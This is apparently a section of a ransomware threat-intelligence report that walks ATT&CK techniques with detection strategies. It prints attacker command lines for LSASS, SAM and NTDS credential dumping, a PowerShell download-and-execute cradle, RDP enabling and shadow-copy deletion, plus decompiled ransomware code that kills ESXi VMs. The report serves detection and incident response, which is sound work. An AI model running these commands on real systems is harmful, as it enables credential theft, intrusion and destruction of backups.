Credential dumping remains the most common technique used by both "amateur" and "professional" ransomware operators because of how easy it is to use and the many ways in which it can be used.

Although Mimikatz and LaZagne are still often used on their own (directly on compromised hosts), nowadays many attackers prefer dumping Local Security Authority Subsystem Service (LSASS) memory, alongside direct access to memory-stored credentials T1003.001.

To this end, ransomware operators resort to various utilities, such as procdump, comsvcs.dll exported function MiniDump, Process Hacker, and even Task Manager. Post-exploitation frameworks (such as Cobalt Strike and Metasploit) also extend attackers' capabilities, allowing them to directly access the memory of the lsass process, by accessing its memory from a remote process or even by injecting directly into the lsass process.

Sometimes, bots used for initial access (e.g., QBot) also offer an opportunity to obtain credentials from memory, thereby instantly providing the attacker with all the necessary user accounts. The following averaged examples of command lines are used with the means to dump the contents of the LSASS process (it is important to bear in mind that all named entities can and will be changed by the attackers):

```
procdump.exe -accepteula -ma lsass C:\dump_folder\lsass.dmp
rundll32.exe c:\windows\system32\comsvcs.dll,MiniDump lsass_PID C:\dump_folder\lsass.dmp full
```

Security Account Manager also provides attackers with credential material, which means that many of them can rely on SAM dumping. Group-IB specialists observed that Mimikatz-like utilities were leveraged for this purpose, while LOTL techniques were used to dump SAM, SECURITY and SYSTEM hives using reg.exe:

```
reg.exe save hklm\sam C:\sam_folder\sam.data
```

Similarly, NTDS files were dumped from a domain controller T1003.003 relatively often, especially in large corporate environments. For example, Conti affiliates used both ntdsutil and ntdsaudit utilities to access the contents of this storage system in the following way:

```
ntdsaudit.exe ntds.dit -s SYSTEM -p passwords.txt -u users.csv
ntdsutil «ac in ntds» «ifm» «create full C:\ntds_folder»
```

(NB: This command dumps SYSTEM and SECURITY registry hives as well.)

Volume Shadow Copy is still being used for the purposes of NTDS dumping, but relatively rarely compared to 2020. Attackers (e.g., Conti) tend to access existing shadow copies directly rather than using different utilities:

```
copy «\\?\ROOT\Device\HarddiskVolumeShadowCopy\windows\ntds\ntds.dit» «C:\ntds_folder\ntds_file.dmp»
```

Moreover, many attackers are still using LSA Secrets T1003.004 and Cached Domain Credentials T1003.005 for credential access, which is not surprising, given that Mimikatz serves as a multi-purpose tool for retrieving credentials in various ways.

Detection strategies

- → Checking for unusual access to the LSASS process memory by other processes (especially some “classic” Cobalt Strike injected process names such as dllhost.exe, spoolsv.exe, explorer.exe, winlogon.exe and svchost.exe).
- → Checking for any suspicious use of utilities such as procdump, comsvcs.dll, reg.exe, ntdsutil, ntdsaudit and task manager.
- → Paying closer attention to file creation events and expecting to see the creation of suspicious dump files preceded by access to the LSASS memory.
- → Checking for access to the shadow copy of the ntds.dit file.

Brute Force

T1110

Despite growing awareness about ransomware attacks and initial compromise vectors, RDP remains one of the most popular attack vectors. Many threat actors continue to rely on the brute force approach because it is simple yet effective. Password Guessing T1110.001, Password Spraying T1110.003 and Credential Stuffing T1110.004 all help attackers obtain valid credentials quickly (unfortunately, this approach sometimes makes it possible to instantly obtain the credentials of the domain administrator). Hydra, NLBrute and Lazy-RDP are the most often used tools for this purpose, including occasionally for internal brute force attacks when attackers cannot use Mimikatz and try to move laterally.

What is more, the growing market of initial access brokers has led to a new trend in the RaaS world: occasionally ransomware operators do not need to perform RDP brute force attacks by themselves because it is much easier for them to purchase access with valid credentials (such behavior is mainly observed among “professional” hackers). Some threat actors prefer to work on their own, however, so they brute-force publically available RDP with their own tools. This has been mainly observed among “amateur” hackers, however.

Conti affiliates used the Invoke-SMBAutoBrute PowerShell script with previously obtained passwords and usernames in order to retrieve additional valid credentials.

Some threat actors also used brute force techniques to obtain VPN access. For example, LockBit relied on such attacks in order to eventually acquire direct access to networks. A tool called masscan, which is packed with additional gadgets, may have been used for this purpose.

Password cracking T1110.002 remains popular due to the need for password extraction from NTLM hashes (obtained via Mimikatz or directly from the ntds.dit file). As mentioned above, OS Credential Dumping is high on the list among both “amateur” and “professional” hackers, which means that the demand for tools which could crack such hashes is high.

Detection strategies

- → Identifying significant amounts of failed RDP logon events and disabling publically available remote desktop access.
- → If a large number of failed logon events is followed by a successful RDP-logon, it is important to pay attention to the user account and to identify all the actions that were performed by the user during the logon session, which will provide hypothesis material for the incident response process.
- → Checking for abnormally large amounts of failed VPN logon events; same as with RDP logon events, it is important to check if there is a successful logon and use an internally assigned IP address as a pivot point for incident response and to identify other activity related to this IP address (e.g., whether the attacker moved laterally or executed something from a suspicious host).

Credentials from Password Stores

T1555

Attackers continue to rely on the possibility that similar passwords are used for different purposes. That is why credentials from web browsers T1555.003 are observed as a target for credential access. Among previously used tools for web browser password extraction, Group-IB experts observed instances of the SeatBelt utility being used, which is also mentioned in the leaked Conti manual. Another tool from this manual (named CharpChrome) seems to be used for the same purpose.

Attackers rely on the esentutl utility when retrieving passwords from the web browser Edge. Some use it directly, while others use it via TrickBot's capabilities of browser password dumping. TrickBot operators also steal passwords from password managers T1555.005 using a core functionality of this commodity malware.

Detection strategies

→ Checking for any suspicious use of the esentutl utility.

→ Searching for suspicious processes (e.g., with an unusual filepath) that try to obtain access to browser-related files.

Exploitation for Credential Access

T1212

In 2021 many attackers used the relatively old ZeroLogon exploit to access credentials. During exploitation, the attacker could retrieve the NTLM hash, which can be used as is for pass-the-hash attacks or can be cracked using password cracking techniques.

Detection strategies

→ Searching for anomalies in user logon events (e.g., IP address does not correspond to the name of the domain controller).

Unsecured Credentials

T1552

First of all, attackers rely on commodity malware capabilities to extract credentials from both files T1552.001 and the Windows registry T1552.002. The credentials could be used in ongoing attacks, sold by initial access brokers, or used in password lists for credential stuffing. Criminals are interested in OpenVPN, Putty, Filezilla, email clients, and other software.

Backup systems deserve a special mention. For example, the password to the Veeam backup system could be easily restored from the database. Or that is how Diavol affiliates used this technique, in any case.

Detection strategies

→ Searching for inappropriate access to unsecured credential stores in files/registry (it is important to pay attention to suspicious processes involved in such activity).

Steal or Forge Kerberos Tickets

T1558

Kerberoasting T1558.003 remains a powerful technique for credential access and is used by many threat actors in the wild. Mimikatz, Rubeus and Empire's Invoke-Kerberoast are the most popular tools (Conti and Diavol operators, for example, relied heavily on this technique). In some cases, attackers applied Kerberos Silver Tickets T1558.002 or Golden Tickets T1558.001 in order to use them later for their operations. According to leaked Conti manuals, Kerberoasting and Golden tickets should be used by operators as the two most valuable techniques for credential access.

Detection strategies

- → Searching for anomalies in user logon/logoff events; it is important to pay attention to empty/strange fields (especially username and hostname).
- → Paying attention to large numbers of Kerberos service ticket requests within a relatively small timeframe.
- → Screening for unusual interactions with the memory of the LSASS process.

Input Capture

T1056

Among the many Input Capture techniques, attackers mainly focus on keylogging T1056.001. It is used not so much to retrieve domain admin credentials, but rather to hunt for passwords to specific services such as backup systems, CRMs, and product web-consoles. Given that almost all popular post-exploitation frameworks allow for the easy deployment of keyloggers, it is obvious why this technique is used so often.

Detection strategies

- → As detecting keylogging on its own is relatively difficult, it is possible to rely on indirect detection ideas. For example, if an attacker's goal is to obtain credentials for a specific resource, then unusual login attempts related to this particular resource should be monitored.
- → Given that many custom keyloggers could create additional windows with associated keylogger threads, it is important to monitor any suspicious windows being created (odd windownames, hidden windowstyle, etc.).

Discovery

Discovery is the most necessary step in ransomware attacks. It fuels lateral movement and credential access with information about attacked network structures and provides insights into the organization's most valuable assets (for the purposes of further data exfiltration and ransomware deployment). All discovery techniques can be split in two large sets: (i) discovery for lateral movement purposes (along with the Active Directory discovery) and (ii) discovery on a host.

Discovery for Lateral Movement / Active Directory Discovery

In order to move confidently through Active Directory, all threat actors must obtain information about domain entities such as local and domain accounts (T1087.001 and T1087.002), local and domain permission groups (T1069.001 and T1069.002), domain trusts T1482, and hosts which are accessible within the domain T1018. In 2021, attackers stuck to their habits for the most part and used the tools they knew they could rely on. Group-IB specialists noticed that AdFind, Bloodhound and Powerview/Powersploit scripts were often used in various domain-wide intrusions.

While Bloodhound is a relatively straightforward tool (although it can be difficult to detect due to being run in memory), which gives its operator all the necessary domain entities in a single file, AdFind and Powerview/Powersploit commandlets require a great deal of command line arguments. As such, they can give many ideas on how to detect instances when they are being used in the environment. Below is the averaged sequence of AdFind commands that are executed by many threat actors:

```
adfind.exe -f «(objectcategory=person)» > filename1.txt
adfind.exe -f «(objectcategory=organizationalUnit)» > filename2.txt
adfind.exe -f «(objectcategory=computer)» > filename3.txt
adfind.exe -f «(objectcategory=group)» > filename4.txt
adfind.exe -subnets -f «(objectCategory=subnet)» > filename5.txt
adfind.exe -sc trustdmp > filename6.txt
adfind.exe -gcb -sc trustdmp > filename7.txt
```

It should be borne in mind that even if attackers rename the utility itself, the parameters remain the same (although there could be variations in control characters such as brackets and colons). Paying attention to output redirection is also worthwhile. It seems that attackers tend to use such commands by directly copy-pasting them from manuals. For example, AdFind results (identified by the Group-IB crew during incident response) were usually saved in files with names matching `"ad_*.txt"`.

As for Powerview/Powersploit, attackers mainly use the following commandlets:

```
Get-NetSubnet
Get-NetComputer
Get-DomainComputer
Get-DomainController
Find-LocalAdminAccess
Invoke-ShareFinder
Invoke-UserHunter
Get-NetSession
Get-NetRDPSession
Get-DomainSearcher
Get-NetDomain
```

Given that standard PowerShell commandlets could also be used for remote systems discovery, the aforementioned list can be expanded with `Get-ADComputer` and `Get-ADDomainController` commandlets from the Active Directory PowerShell module.

In general, threat actors strive to collect a great deal of useful domain-related information (mainly for lateral movement and user credentials hunting). Speaking of common patterns observed by the Group-IB team during various engagements, the aforementioned commandlets were used in the following way through PowerShell:

```
IEX (New-Object Net.Webclient).DownloadString('localhost:port'); Power-
sploit-CommandletName
```

As such, having events with command lines that match the one shown should trigger defense reflexes.

It would be wrong not to mention custom scripts employed by various threat actors. In general, the scripts use standard mechanisms of domain entity enumeration. The most notable example is `Get-DataInfo.ps1`, a script used by both Ryuk and Conti affiliates to collect information about hosts across domains and to identify the most valuable of them based on the hard drive size and other parameters.

Apart from publicly available and well-known tools for domain discovery, threat actors used living-off-the-land executables such as net and nltest. The former helps obtain basic information about users, groups and computers across the attacked environment, while the latter is mainly used for domain controller discovery. Below are the most often used commands for net and nltest tools:

```
net config
net view
net user
net group

nltest /domain_trusts
nltest /domain_trusts /all_trusts
nltest /dclist
nltest /dsgetdc
```

For similar purposes of remote systems discovery, threat actors used various scanning tools; the same tools were also used for Network Service Scanning `T1046` and Network Share Discovery `T1135`. It is not unexpected to see freely available scanners (such as Advanced IP Scanner, SoftPerfect Network Scanner and Advanced Port Scanner) because they help quickly gather information about a scanned environment and identify the assets that could be valuable for lateral movement, data exfiltration or ransomware deployment. As in the previous year, threat actors also relied on port scanning capabilities of Cobalt Strike's beacon and Metasploit's meterpreter, mainly in order to identify opened RDP, SMB, WinRm and SSH services across the attacked network. Given that threat actors strive not only to deploy ransomware but also to destroy backups, they try to use the port scanning technique to identify servers running backup software such as Veeam and Synology. Moreover, many attackers discovered the accessibility of remote systems by simply accessing the c$ share directly.

Last but not least, the discovery phase of the attack involves a detailed examination of network connections T1049 and network configuration T1016. These techniques help attackers plan the intrusion, not to mention identify critical assets. While network connections on a local system could be easily explored using commands such as netstat -ano, the network configuration could be retrieved in many different ways. The most notable tools are the following:

```
ipconfig
ping
dsquery subnet
arp -a
route
nslookup
```

Detection strategies

- → Monitoring command lines for specific parameters in AdFind and for Powerview/Powersploit commandlet names.
- → Screening for any suspicious use of living-off-the-land utilities; many used simultaneously or under suspicious user sessions are undoubtedly reliable threat hunting triggers.
- → Monitoring file creation (especially in the Downloads directory) using the names specific to the aforementioned scanning software, given that threat actors often download it via a browser from the official website.

Discovery on host

Unlike domain discovery, discovery on a host involves a collection of operating system entities (e.g., process/service names, directories, registry keys and values). Threat actors mainly resort to such techniques to identify commonly used software, especially security or backup software. Occasionally threat actors search for stored passwords or user data for subsequent exfiltration.

Once on the host, attackers first want to obtain information about the operating system T1082 and users or system owners T1033. The `systeminfo` utility usually provides more than enough information for a potential adversary, which explains why Group-IB specialists observed consistent use of this living-off-the-land binary. As for system users discovery, attackers prefer to use a great variety of tools, e.g., the simple `whoami` command (to obtain a description of the current user or group) or the `query user` and `query session` commands (to obtain more detailed information about active users sessions).

The next step of active on-host discovery is usually obtaining a list of installed software. Attackers prefer to start with software discovery T1518, process discovery T1057 or service discovery T1007, and file and directory discovery T1083. The most notable living-off-the-land tools for this purpose are the `dir` and `tasklist` commands (the latter could be accompanied by a task manager utility). Below are some noteworthy directories that Group-IB specialists identified during the last year:

```
AppData\Local
AppData\Roaming
ProgramData
Program Files
Program Files (x86)
```

Subfolders of the above directories usually contain files for specific software or files that might interest the attackers, such as password managers (or their databases), backup software, FTP file managers, and even user emails.

For the same purpose, attackers could use the registry discovery technique T1012 to obtain configuration for the software that interested them. The `reg query` command could be used for it, along with a manual examination via regedit.

All the above techniques could be used (and definitely are) for the discovery of installed security software T1518.001. The software often causes essential problems for attackers, so they prefer to disable security monitoring on key hosts (or on all hosts before deploying ransomware). Besides the tools mentioned previously, the `wmic` utility is widely used among all ransomware operators as a way to discover installed security software. Bearing in mind that it can be used against remote hosts, one could expect command lines like the one below to occur:

```
wmic /node:host /namespace:\\root\securitycenter2 path antivirusproduct
```

Detection strategies

- → Monitoring file/directory access obtained by using system utilities and paying more attention to files/directories related to commonly used software.
- → Checking for abnormal use of the `whoami` and `query` utilities and bearing in mind that these utilities are rarely used by regular users (this principle also applies to the `reg query` command).
- → Monitoring `wmic` command lines for suspicious commands; given that `wmic` is executed on one host and can be used to retrieve information from another host, monitoring it should give valuable insights into the chain of infected hosts (which is extremely valuable during incident response).
- → The output of all aforementioned utilities is usually processed via other utilities such as `findstr`, so it is important to identify instances of system tools being used in combination with each other.

Lateral Movement

Exploitation of Remote Services

T1210

Threat actors continue to use publicly available exploits, especially for lateral movement, which is not surprising since many tools that they use at different attack stages include the ability to execute exploit code by sending a command to a backdoor or post-exploitation agent. EternalBlue (CVE-2017-0144) is still highly popular and widely used by many threat actors because it can give attackers not only lateral movement capabilities but also administrative rights in the target system.

Zerologon (CVE-2020-1472) is used more often compared to the previous year, and it is even included in the leaked Conti manual (with a useful remark: it can cause the targeted domain controller to crash and malfunction). Nevertheless, it is used often because it can improve lateral movement capabilities with administrative rights.

Detection strategies

- → Monitoring for attempts of internal EternalBlue scanning; many attackers only use the default functionality embedded in commodity malware and post-exploitation agents.
- → Screening for anomalies in user logon events (e.g., IP address does not correspond to the name of the domain controller).

Remote Services

T1021

Remote Desktop Protocol T1021.001 remains the most common way to move laterally within a compromised network. Domain T1078.002 and local accounts T1078.003 harvested during the credential access stage of the attack are used for remote logins. If RDP is restricted on the target system, the attackers can enable it using cmd commands, which are similar to the RDP-enabling script described in our previous report:

```
reg add «hklm\system\currentControlSet\Control\Terminal Server» /v «fDe-
nyTSConnections» /t REG_DWORD /d 0 /f
netsh advfirewall set rule group=»remote desktop» new enable=Yes
```

This technique is used on its own for the most part, but Cobalt Strike Beacons are often used to provide an RDP connection to an infected host.

SMB/Windows Admin Shares T1021.002 is another common technique on account of the fact that threat actors continue to use post-exploitation frameworks, PsExec-like utilities, and manual access to administrative shares. As regards Cobalt Strike Beacons, the two main ways to execute them are execution via the C$ share having copied the beacon to this share in advance, and execution via PowerShell-encoded command by creating a new service. Group-IB specialists also observed Cobalt Strike Beacons being executed by PsExec and via WMI, with the command lines matching the following patterns:

```
wmic + process call create + beacon.exe
wmic +process call create + rundll32.exe/regsvr32.exe + beacon.dll
```

Commodity malware can also self-spread via SMB. The most notable example of such behavior is the Qakbot Trojan.

Detection strategies

- → Monitoring RDP-related registry events and firewall rule addition events.
- → Monitoring suspicious user logon events; it is important to bear in mind that often unusual work station names or hostname and IP address contradictions should be expected because attackers can use Cobalt Strike C2 as a proxy for an RDP connection.
- → Correlating service creation and process starting events in case potential attackers use PsExec.
- → To successfully hunt for SMB and Windows Admin Shares abuse, it is important to correlate suspicious network user logon events with suspicious sequences of commands being executed; the creation of a service with a binary starting from the C$ share is also a reliable detection point.

Lateral Tool Transfer

T1570

This technique is used for two purposes: (i) to move laterally during the operational stage of an attack and (ii) to deploy ransomware at the final attack stage.

Cobalt Strike Beacons could be deployed, having copied the beacon's executable file to the target host in advance. Often used LOTL-tools are `wmic`, `bitsadmin` and the simple `copy` command. The Group-IB team also observed post-exploitation frameworks agents copied manually via RDP. The agent itself could also be used in order to move post-exploitation tools through the network.

As regards ransomware deployment, all the above examples were observed to be used with different frequencies. Nevertheless, the most notable example remains using the PsExec utility against all hosts. Manual ransomware deployment via RDP was also observed.

Detection strategies

- → Given that attackers would undoubtedly try to blend in with "white noise" in an organization, it is reasonable to expect executable files to be created and subsequently executed in so-called "world-accessible" directories such as AppData or even on a user desktop. It is important to bear in mind that it is always too late to hunt for ransomware deployment (because it is assumed to have been deployed at the time of hunting), so it is recommended to focus on post-exploitation tools and the results of their execution (e.g., newly created files, network connections).

Use Alternate Authentication Material

T1550

"Pass the hash" attacks T1550.002 are still used because all threat actors continue to use Mimikatz-like utilities. Attackers use a dumped NTLM hash to launch CMD or another tool with the corresponding level of privileges. They could also use it to access remote hosts, however, and therefore move laterally in the network. This particular technique was also mentioned in the leaked Conti manuals, which suggests that it is highly useful for attackers.

Detection strategies

- → Monitoring for process creation events where the child process user does not correspond to the parent process user, especially if the child process user has a higher level of privileges or if there are many child processes created almost at the same time.

Internal Spearphishing

T1534

During an incident response engagement, Group-IB specialists identified a threat actor (possibly related to the group called Wizard Spider) who was sending internal email messages with malicious attachments. It turned out that the attacker had purchased access to an employee's email account via an initial access broker. Although the technique was used very early on in the cyberattack, it undoubtedly helped the attacker instantly move laterally to the hosts of other employees.

Detection strategies

→ Given that, as part of this technique, malicious software is sent via email, all detection strategies are similar to those mentioned in the Phishing T1566 section of this report.

Other techniques

Threat actors also used a number of previously described techniques to evade defense measures, including:

- Distributed Component Object Model T1021.003,
- Windows Remote Management T1021.006,
- Pass the Ticket T1550.003,
- Software Deployment Tools T1072.

Collection

To increase the chances of the victim paying the ransom, before the encryption process begins ransomware operators collect and exfiltrate valuable data from the victim's network.

The collection stage is part of a so-called "double extortion" mechanism, i.e. an approach based on the attacker threatening to publish the victim's valuable data to increase the chances of the victim paying the ransom.

Archive Collected Data

T1560

To reduce the size of exfiltrated data, ransomware operators sometimes use archiving utilities such as 7-Zip and WinRAR.

Detection strategies

→ Searching for suspicious activity of data compression utilities.

→ Screening for multiple archives being created within a short period of time and for uncommonly large archive files.

Automated collection

T1119

Some ransomware operators use additional tools developed to automatically exfiltrate valuable data (StealBit for LockBit affiliates, ExMatter for BlackMatter ransomware operators, etc.) Such tools contain a list of file extensions, which are ignored, and some additional keywords that could point to a valuable file. All the files that match the exfiltration conditions are uploaded to the remote server. The operator must only execute the tool.

Detection strategies

→ Searching for suspicious network activity with the unknown remote servers, where large amounts of data are transmitted.

Data from Local System

T1005

Ransomware operators do not collect all the data that can be accessed; they only collect valuable and sensitive data that can be used for further extortion (for example, the leaked Conti manuals recommend collecting all information related to the victim's clients, financial performance, active projects, etc.).

Detection strategies

→ Searching for unauthorized access to the most valuable data. Some DLP solutions provide such information.

Data from Network Shared Drive

T1039

Shared network drives are often used in corporate networks, which makes them an extremely valuable source of data for attackers. Before analysis and data exfiltration from network shares, threat actors search and mount them (for example, Conti and Diavol ransomware operators use the Invoke-ShareFinder PowerShell script to detect network shares).

Detection strategies

→ The recommendations are the same as for T1005.

Command and Control

Most ransomware operators use commodity malware or post-exploitation frameworks. The detection strategies and other information presented in this section are mainly related to common malware techniques and not to any specific tools used by ransomware operators.

Application Layer Protocol

T1071

Application Layer Protocols, especially web protocols (such as HTTP or HTTPS), are extremely often used in commodity malware and post-exploitation frameworks. Data exfiltration tools often use FTP or FTPS protocols.

Detection strategies

→ Searching for connections to known malicious IP addresses (these IP addresses can be obtained from the TI provider or security control vendors).

Encrypted channel

T1573

Post-exploitation frameworks and commodity malware both use symmetric and asymmetric cryptography to prevent detection based on network traffic analysis. For example, CobaltStrike uses asymmetric cryptography to obtain a symmetric traffic encryption key, while IcedID uses TLS to encrypt C2 communications.

Moreover, commodity malware often uses custom traffic encryption, with the encryption key hardcoded in the sample. For example, IcedID uses RC4 to encrypt one of the payloads, while Zloader simply uses XOR.

Data encoding

T1132

Besides encryption, commodity malware uses different data encoding to prevent detection. In addition to the use of Base64-encoding or hex-encoding, commodity malware sometimes compresses data.

Data Obfuscation

T1001

Data obfuscation is another approach that helps threat actors avoid detection. Attackers sometimes transfer payloads or commands that look like pictures or audio files (at one stage IcedID receives a payload that is part of the .png file)

Detection strategies

→ Searching for files for which the extensions do not match the capabilities or processes with which they are used.

Fallback Channels and Multi-Stage Channels

T1008 T1104

Commodity malware, which was detected during ransomware attacks, has additional mechanisms that change the C2 address or connect to another C2 server if the current one is unavailable. TrickBot has different C2 addresses for the initial communication and subsequent communications. Malware samples such as Qbot have a long list of C2 addresses in their configuration.

Ingress Tool Transfer

T1105

To perform a comprehensive attack in the network, attackers rely on a specific dual-use tool. Usually such tools can be useful for both system administrators and ransomware operators. Given that in most cases these tools are not present in the network, attackers copy them from a remote resource. Some attackers copy tools using post-exploitation frameworks or commodity malware, while others simply download them from file shares.

Detection strategies

- → Screening for the execution of dual-use tools that can be used by system administrators but are uncommon for the environment in question.
- → Screening for connections to well-known URLs related to the dual-use tools.
- → Screening for connections to GitHub repositories related to system administration, the post-exploitation framework, vulnerability scanning, etc.

Protocol Tunneling and Proxy

T1572 T1090

To reach unreachable network segments and evade network detection, attackers use network tunneling, port forwarding, and different types of proxy (forward and reverse). For example, Conti and Diavol ransomware operators use CobaltStrike as a reverse proxy, and Conti uses the IcedID process to proxy RDP connections. Conti and Darkside use ngrok to forward RDP ports. Some ransomware operators use a TOR proxy (such as OldGremlin).

Remote Access Software

T1219

In order to establish an additional way to access networks, ransomware operators can use Remote Access Software. The one used most often is AnyDesk, which has been used by Diavol, Conti, and REvil ransomware operators. Using such tools helps attackers establish an additional foothold and obtain remote control over the infected network in a less “noisy” way.

Detection strategies

- → Screening for connections to the IP addresses of legitimate RAT(s).
- → Screening for the execution of a legitimate RAT that is not usually used in the environment in question.

Exfiltration

As mentioned above, ransomware operators exfiltrate data to increase the chances of the victim paying the ransom. If the victim refuses to pay, its data could be published on a Dedicated Leak Site (DLS). The data could be published in parts, and some threat actors set up auctions before publishing the exfiltrated data. Some ransomware operators do not publish exfiltrated data on a DLS but use it to collaborate with other threat actors.

Data transfer limits

T1030

To bypass security measures, ransomware operators sometimes exfiltrate data in chunks. This can be achieved by creating and uploading multiple data archives chunk by chunk, for example, instead of uploading all the collected data immediately.

Detection strategies

→ Monitoring archives being created, especially in suspicious locations.

Exfiltration Over Web Service

T1567

Exfiltration to a cloud storage system is an extremely popular way of exfiltrating data. Most threat actors use MEGA cloud storage. In some cases, ransomware operators install cloud storage clients (e.g., Conti, DarkSide, REvil).

Detection strategies

→ Screening for suspicious cloud storage providers that the organization does not use.

→ Monitoring FTP connections, FTP clients, and instances of installing cloud storage clients.

Automated Exfiltration

T1020

Some ransomware operators use their own self-developed solutions for automated data exfiltration. As mentioned in the Collection phase, such solutions automatically scan file systems, searching for keywords that point to valuable files and ignore unnecessary ones (such as executables files). After the potentially valuable file is found, it is uploaded to the remote server controlled by the ransomware affiliates. Among others, Lockbit and BlackMatter affiliates use this approach.

Detection strategies

→ Screening for suspicious network activity with the unknown remote servers, where large amounts of data are transmitted.

Impact

The main goal for ransomware operators at this stage of the attack is to encrypt data. First, however, the operators should prevent the possibility of encrypted data being recovered.

Inhibit System Recovery

T1490

Almost all ransomware operators remove Windows Shadow Copies, which make it possible to restore encrypted data on the host.

This can be done using both the ransomware executable itself or additional executables, batch scripts (Diavol ransomware operators use this approach, for example), manual command execution in an interpreter, etc. This part of the Impact stage is usually done using VSS Administrator, Windows Management Instrumentation, or Windows Backup Admin executables.

Detection strategies

→ Impact is the final attack stage, which means that detection is almost pointless. By this time, the attackers have usually gained full control over the network, although theoretically in some cases it is still possible to detect attacker activity and prevent further damage.

→ Checking for any suspicious process command lines related to WMI (for example, select * from win32_shadowcopy or wmic shadowcopy delete), VSSAdmin (for example, vssadmin.exe delete shadows /all /quiet), or WBAdmin (for example, wbadmin.exe delete path).

Data Destruction

T1485

Data destruction is a possible additional step that prevents encrypted data from being restored. Usually, the technique is used against backup servers. In cases analyzed by Group-IB specialists, the attackers used legitimate tools (via the web interface, command-line tools) to remove existing backups.

Detection strategies

→ The best approach is focusing on detecting attacks at the previous stages. If an attacker attempts to manually destruct backup data before the encryption process, however, there is a chance to detect the attack during the attempt.

→ Monitoring and reporting any activity related to authentication onto backup servers, backup web interfaces, and removing backups.
It is important to check and monitor suspicious process command lines that could be related to backup administration tools.

Data Encrypted for Impact

T1486

Data encryption is the main goal for ransomware operators. To encrypt the most valuable data, the ransomware executable should have full access to files and systems. To have access to all valuable files, they must not be locked by other executables. To achieve this goal, ransomware operators stop some processes and services before starting the encryption process. In most cases, the list of processes and services is part of the ransomware executable. Some ransomware operators use batch scripts to stop necessary processes and services.

Most of these processes and services are related to Microsoft Office, DBMS, and backup solutions.

Over the last year, more ransomware operators have started using special executables to encrypt Linux OS hosts and ESXi virtual machines.

Encrypting valuable data on Linux hosts is similar to encrypting files on Windows hosts, but some differences exist. While most Windows ransomware executables stop processes before the file is encrypted, most Linux ransomware executables obtain the handle of the file to encrypt it without interacting with the processes. After the file handle is obtained, it is used to determine which process prevents the encryption (via the fcntl function). After obtaining the PID of the process, which prevents the file from being encrypted, the ransomware executable uses the “kill” command to terminate the process and encrypts the target file. Below are examples from HelloKitty and RagnarLocker.

The ransomware samples analyzed by Group-IB specialists use essentially the same approach to encrypt ESXi virtual machines disks. To complete an encryption, the ESXCLI tool is used. Encrypting ESXi disks usually includes three steps:

- Obtain a list of running VMs (for example, using the «escxli vm process list» command)
- Stop executing the VMs (for example, using the «esxcli vm process kill» command)
- Encrypt any files related to the VMs (.vmdk, .vmx, .vmsd, etc.)

```
for ( i = 0; !i; i = 1 )
{
  sprintf(byte_619340, off_619250, off_619248);
  printf("killing %s\n", off_619248);
  stream = popen(byte_619340, "r");
  pclose(stream);
}
puts(
  "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | awk -F \"\\\"*,\\\"*\" '{sys"
  "tem(\'esxcli vm process kill --type=force --world-id=\" $1)}'");
v1 = popen(
       "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | awk -F \"\\\"*,\\\"*\" "
       "'{system(\'esxcli vm process kill --type=force --world-id=\" $1)}'",
       "r");
return pclose(v1);
```

Fig. 17. Example from REvil

```
    fprintf(stderr, "First try kill\tVM:%ld\tID:%d\t%s\n", i + 1, **v3, v2);
    memset(s, 0, 0x80uLL);
    v4 = sub_404C54(&unk_60D970, i);
    sprintf(s, "esxcli vm process kill -t=soft -w=%d", **v4);
    ptr = popen_wrapper(s);
    if ( ptr )
      free(ptr);
  }
  for ( j = 0LL; sub_404BB4(&unk_60D970) > j; ++j )
  {
    if ( log )
    {
      abstime.tv_nsec = 0LL;
      abstime.tv_sec = 1LL;
      sem_timedwait(&stru_60DA20, &abstime);
      v5 = sub_404C54(&unk_60D970, j);
      fprintf(log, "Check kill\tVM:%ld\tID:%d\n", j + 1, **v5);
      fflush(log);
      sem_post(&stru_60DA20);
    }
    v6 = sub_404C54(&unk_60D970, j);
    fprintf(stderr, "Check kill\tVM:%ld\tID:%d\n", j + 1, **v6);
    memset(s, 0, 0x80uLL);
    v7 = sub_404C54(&unk_60D970, j);
    sprintf(s, "esxcli vm process kill -t=hard -w=%d", **v7);
    haystack = popen_wrapper(s);
    strcpy(s, "Unable to find");
```

Fig. 18. Example from HelloKiity

```
if ( encrypt_vmsf_flag )
{
  printf("[+] Killing ESXi VMs ... ");
  system(
    "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | tail -n +2 | awk"
    " -F $',' '{system(\"esxcli vm process kill --type=force --world-id=\" $1)}'");
  sleep(5u);
  puts("[OK]");
}
```

Fig. 19. Example from the AvosLocker

Moreover, some ransomware groups have special ransomware executables, developed for encrypting backup servers, but the samples analyzed for backup server encryption are essentially the same as Linux OS ransomware executables.

To achieve their targets, ransomware developers should use reliable encryption schemes that prevent decrypting files without a secret key. Encryption algorithms used by the most active ransomware families and identified by Group-IB specialists are shown in the table below.

Table of ransomware algorithms

Ransomware family	File encryption algorithms	Key encryption algorithms
Avaddon	AES-256-CBC	RSA-2048
AvosLocker	AES-256-CBC	RSA-2048
Babuk	HC-128 (custom)	Curve25519
BlackByte	AES-128-CBC	Password → key (RFC 2898)
BlackCat	ChaCha20/AES-128-CTR (depending on the AES-NI instructions support)	RSA-2048
BlackMatter	Salsa20 (custom), ChaCha20 (custom), HC-256 (linux)	RSA-1024, RSA-4096 (linux)
Cl0p	RC4	RSA-1024
Conti	AES-256-CBC, ChaCha20/8	RSA-4096
CryLock	AES-256 ECB	RSA-OAEP
Cuba	ChaCha20	RSA-4096
Darkside	Salsa20 (custom)	RSA-1024
Dharma (Crysis)	AES-256 CBC (2 keys per drive + IV for each file)	RSA-1024
Egregor	ChaCha8	RSA-2048
Grief	AES-256-CBC	RSA-2048
HelloKitty	AES-128-CBC	NTRU
Hive	XOR (key length = 102400 or 1048576)	20 or 100 RSA keys (2048-5120), RSA-OAEP (SHA512-256)
LockBit 2.0	AES-128-CBC	Curve25519
Makop	AES-256-CBC	RSA-1024
Phobos	AES-256-CBC	RSA-1024
Pysa	AES-128-CBC	RSA-4096
Ragnar Locker	Salsa20 (custom)	RSA-2048
RansomEXX	AES-256-ECB	RSA-4096
Revil	Salsa20	Curve25519
Ryuk	AES-256-CBC	RSA-2048
Snatch	RSA-2048	—
SunCrypt	ChaCha20	Curve25519
Xing Locker	ChaCha20	ChaCha20 Global Key + RSA-2048

Detection strategies

→ Again, it is important to remember that in most cases detecting the attack at the Impact stage makes little sense. However, given that some ransomware operators use the above commands manually, theoretically it is still possible to prevent further damage.

